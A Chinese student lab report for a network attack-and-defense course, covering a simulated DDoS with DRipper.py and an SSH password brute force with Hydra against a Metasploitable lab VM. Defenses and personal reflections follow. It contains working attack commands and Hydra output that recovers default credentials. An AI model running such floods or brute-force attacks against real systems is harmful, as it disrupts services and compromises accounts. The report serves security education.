西南科技大学

网络攻击与防御

实验报告

实验题目：系统 攻击

学生姓名：

学生学号：

一、 实验作业题目

1. DDos 攻击模拟
2. 口令爆破


二、 实验思路


DDos 攻击模拟

更改靶机网卡后查看靶机 ip 为 192.168.12.100

python DRipper.py -s 192.168.12.100 -p 80 -t 1000

运行多个终端窗口进行攻击，使用 top 查看靶机 CPU 占比率为 56.9%，结束脚本后查看靶机 CPU 占比率为 0.3%左右





防御方法：

限制连接速率：对单个 IP 地址或用户的连接请求速率进行限制，防止攻击者通过大量的连接请求耗尽服务器资源。

使用专业的 DDoS 防护设备或服务，对进入网络的流量进行实时监测和分析。

口令爆破

修改靶机网卡设置后重启。Ip 为 61.139.2.129

```
sfadmin@metasploitable:~$ ifconfig
th0       Link encap:Ethernet  HWaddr 00:0c:29:28:60:a7
          inet addr:61.139.2.129  Bcast:61.139.2.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe28:60a7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41 errors:0 dropped:0 overruns:0 frame:0
          TX packets:57 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4468 (4.3 KB)  TX bytes:5834 (5.6 KB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

o         Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)
```

Seed 为 61.139.2.137，处于同一网段

```
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 61.139.2.137  netmask 255.255.255.0  broadcast 61.139.2.255
        inet6 fe80::106:d87b:30e4:81bf  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:e6:41:dc  txqueuelen 1000  (以太网)
        RX packets 3228  bytes 870878 (870.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3585  bytes 331633 (331.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

进行口令爆破

```
[03/26/25]seed@VM:~/.../8$ hydra 61.139.2.129 ssh -l msfadmin -P password.txt -t
 4-V -f
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 11:26:
57
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9 login tries (l:1/p:9), ~3 tr
ies per task
[DATA] attacking ssh://61.139.2.129:22/
[22][ssh] host: 61.139.2.129   login: msfadmin   password: msfadmin
[STATUS] attack finished for 61.139.2.129 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-26 11:26:
59
```

爆破成功，密码为 msfadmin

防御方法：

使用强密码。


账户锁定策略：设置在一定时间内，当用户输入错误密码达到一定次数后，自动锁定该账户一段时间。

多因素认证：除了用户名和密码外，引入其他认证因素，如短信验证码、硬件令牌、生物识别等。

监控登录尝试：记录所有的登录尝试，包括成功和失败的记录。

三、 实验分析及总结（写自己在实践过程中遇到的**问题及解决方法**；本次实验**体会、收获**）


问题：启动 ddos 脚本失败



解决办法： 更改为靶机 ip 地址 192.168.12.100

问题：DDOS 失败，靶机页面还能够正常访问。

解决方法：

开启了三个脚本进行攻击，并且把数值调到了 1000 也只能让页面加载有些许卡顿 

，靶机 CPU 从 0.3%上升到 56.9%。攻击规模较小，尝试从更多的终端发起攻击，扩大攻击流量的来源，增加对靶机的压力。

体会及收获：

在本次 DDos 攻击模拟和口令爆破实验中，我收获颇丰。

实验初期，启动 DDos 脚本失败，通过将靶机 IP 地址修改为正确的 192.168.12.100 得以解决。

后续 DDos 攻击未能完全成功，靶机页面仍可访问，这让我认识到攻击规模和策略的重要性，也明白实际防御机制的有效性。

口令爆破成功，凸显了弱密码的风险。通过本次实验，我深刻理解了网络攻击的原理和危害，也掌握了相应的防御方法，如限制连接速率、使用强密码、多因素认证等，提升了自身的网络安全意识和实践能力。